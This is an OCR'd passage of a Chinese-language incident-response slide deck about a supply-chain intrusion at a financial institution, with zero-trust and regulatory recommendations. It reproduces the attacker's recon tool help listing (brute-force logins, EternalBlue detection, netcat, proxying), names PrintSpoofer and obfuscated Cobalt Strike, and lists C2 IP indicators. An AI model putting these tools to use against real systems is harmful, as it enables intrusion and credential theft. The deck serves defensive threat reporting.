        {
            System.IO.Stream requestStream = null;
```

Case #2

ts_windows_amd64.exe - 情報收集

- 這支是使用 golang 開發
- 專門做 recon 收集資料

```
Usage:
  ts [command]

Available Commands:
  ftp         FTP Login
  help        Help about any command
  httpserver  Start a simple HTTP Server
  ldap        LDAP weakpassword and fetch BaseDN
  mongo       MongoDB Login
  ms17010     EternalBlue detection
  mssql       MSSQL Login
  mysql       MySQL Login
  nbt         NetBIOS over TCP Scan, 1391445
  nc          Simple NetCat
  oxid        OXID Resolver
  ping        Find live host via Invoking ping commands
  pingicmp    Find live host via send icmp packet, required root
  postgres    Postgres Login
  proxyfinder Proxy Finder
  ps          PortScan via TCP
  redis       Redis Login
  samba       Samba weakpassword/anonymous share
  sambawin    Windows Samba weakpassword/anonymous share
  snmp        SNMP weak community
  socks5      Start a socks5 proxy server
  ssh         SSH Login
  sshkey      SSH Key Login
  wmi         Windows WMI

Flags:
  -h, --help            help for ts
  -O, --output string   Result output file path.
      --proxy string    Connect with a proxy. eg: socks5://user:pass@192.168.1.1:1080
  -T, --threads int     scan max threads, eg: 100 (default 200)
  -t, --timeout int     connection timeout seconds, eg: 10 (default 5)
  -v, --verbose         verbose output

Use "ts [command] --help" for more information about a command.
```

Case #2

PrintSpoofer64.exe – 權限提升

PrintSpoofer


From LOCAL/NETWORK SERVICE to SYSTEM by abusing `SeImpersonatePrivilege` on Windows 10 and Server 2016/2019.

For more information: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.

Case #2

Cobalt Strike - 後門程式

- 這支 Cobalt Strike 後門被植入在多個端點中
- 利用 CuiRi 工具混淆 Cobalt Strike



Case #2

入侵流程

https://unsplash.com/photos/CH6-cfiY2Yo https://unsplash.com/photos/qjvuAC1z91I

Case #2

這次事件中關於供應鏈的問題

- 管理系統網站存在漏洞
- 這套管理系統網站是由第三方供應商開發，沒有幾家廠商在用
- 但是從網站的 log 來看，駭客沒有任何嘗試，直接利用這個漏洞打進系統，代表駭客已經知道這個漏洞

Case #2

Indicators of Compromise

MD5	C2	
8E994054AD00EA6590D127317B74D681	103.131.188.67	165.154.226.53
	103.131.188.70	172.111.1.70
	103.171.26.93	203.218.241.34
	103.171.26.94	203.218.241.34
	139.180.188.164	203.218.252.164
	149.154.161.18	203.218.252.186
	149.154.161.2	218.252.244.66
	149.154.161.8	218.252.244.98
	154.31.113.105	43.240.13.215
	160.116.58.207	
	160.124.103.81	
	160.124.103.81	
	165.154.226.214	

Case #2

MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
T1190 Exploit Public-Facing Application	T1059 Command and Scripting Interpreter	T1505.003 Server Software Component: Web Shell	T1068 Exploitation for Privilege Escalation	T1620 Reflective Code Loading	T1055 Process Injection	T1046 Network Service Discovery	T1021.001 Remote Desktop Protocol	T1005 Data from Local System	T1573.001 Encrypted Channel: Symmetric Cryptography	T1041 Exfiltration Over C2 Channel
T1078 Valid Accounts	T1059.003 Windows Command Shell			T1564.001 Hide Artifacts: Hidden Files and Directories		T1016.001 Internet Connection Discovery	T1021 Remote Services		T1090.001 Proxy: Internal Proxy	
T1059 Command and Scripting Interpreter	T1047 Windows Management Instrumentation			T1140 Deobfuscate/Decode Files or Information		T1135 Network Share Discovery				
T1059.003 Windows Command Shell				T1027.002 Obfuscated Files or Information: Software Packing		T1016 System Network Configuration Discovery				
T1047 Windows Management Instrumentation				T1055 Process Injection						

金融產業的資安現況


金融產業的資安現況

- 金融業的資安防護相對於其他行業是非常領先的。在大部分金融機構的資訊科技系統中，都有完善的安全防禦措施。

- 但我們還是觀察到一些問題
  - 由於一些端點需要高效計算資源(股票交易)，無法安裝資安防護產品，只有其他端點安裝 EDR 防禦機制，最重要的幾台伺服器無法進行有效的監控，可能產生防護缺口
  - 大多數金融公司是以金控集團的方式存在，我們觀察到這可能衍生出一些特殊的資安問題

金融控股集團

- 大多數金融公司都是以金控集團的形式運行
- 這種運行方式可以有效共享資源，但也會帶來一些問題
  - 比如 A 集團統一採購軟體，集中管理並運行在某台伺服器上
  - 安全級別不一致的問題




安全級別的不一致

- 隸屬於同一金融控股集團的公司可能並不具有相同的安全級別。
- 比如，銀行通常具有最嚴格的安全要求，而證券經紀公司則進行的安全審計較少
- 安全級別的不一致，但是集團內部的公司們又密切關聯，可能會增加跳島攻擊的風險

安全級別的不一致

- 今年 4/10 正式開始實施 供應鏈風險管理規範
- 針對供應鏈問題，銀行、證券分別訂定了相關規範，但保險業沒有




本會 111 年 11 月 24 日第 14 屆第 2 次理監事聯席會議討論通過
金管會 112 年 3 月 29 日金管銀國字第 1120270185 號函洽悉

金融機構資通系統與服務供應鏈風險管理規範

第一條　中華民國銀行商業同業公會全國聯合會(以下稱本會)為確保銀行資通系統委外具有一致性之供應鏈資訊安全風險管理，特訂定本規範。

第二條　本規範所稱金融機構資通系統與服務供應鏈，係指提供銀行資通系統之軟硬體產品開發、建置或維運服務的組織或個人(以下稱供應商)，包含其受託者與跨機構合作夥伴。
資訊服務係指提供與電腦系統軟體或硬體有關之服務形態，包含系



中華民國證券商業同業公會供應鏈風險管理自律規範

金融監督管理委員會 111 年 12 月 22 日金管證券字第 1110365208 號函准予備查
中華民國證券商業同業公會 111 年 12 月 23 日中證商業一字第 1110008167 號函公告實施

第一條　目的

為強化證券商對資通系統之資訊服務供應商遴選、管理、終止與解除之風險管理，特定本自律規範。

第二條　名詞定義

一、資訊委外：係指證券商將部分或全部之資通服務由組織外之軟硬體供應與維運商、跨機構合作夥伴提供。

強化供應鏈安全

- 在強化供應鏈安全上我們的努力
  - 加入 SEMI 半導體資安委員會，與半導體產業一起推動資安


SEMICONDUCTOR DIGEST
NEWS AND INDUSTRY TRENDS

Home › »
SEMI Taiwan Launches Rating Service to Strengthen Cybersecurity Across Taiwan Chip Ecosystem

SEMICONDUCTORS

SEMI Taiwan Launches Rating Service to Strengthen Cybersecurity Across Taiwan Chip Ecosystem

SHANNON DAVIS - 1 MONTH AGO

Taking aim at hardening the Taiwan semiconductor ecosystem's defenses against cyberattacks, SEMI has launched a Semiconductor Cybersecurity Risk Rating Service. Using third-party risk scoring and risk posture assessment, the service is designed to help SEMI Taiwan members assess cybersecurity risks in real time and provide risk remediation guidance. Launched by the SEMI Taiwan Cybersecurity Committee, the service was developed by SEMI Taiwan, Taiwan Semiconductor Manufacturing Company (TSMC) and other semiconductor industry partners.

The increased adoption of digital transformation in the industry has changed cybersecurity as we know it. Smart factory environments such as smart equipment and production lines expose people and assets to a growing number of malicious cyber attacks. How to mitigate cybersecurity threats has become a common challenge for all industry sectors, and supply chain security has become a hot topic many people are talking about in recent years. Rising cybersecurity threats, on the other hand has also brought the industry's attention to cybersecurity solutions and standards available in order to effectively enhance cyber defense.


https://semi.org/zh

CYCRAFT

如何利用 ZTA 來降低供應鏈風險

Case #2


安全邊界存在嗎?



Case #2


NIST SP 800-207
NIST SP 1800-35

怎麼利用 ZTA 來降低入侵風險



Case #2

使用 ZTA 重新檢視案例二

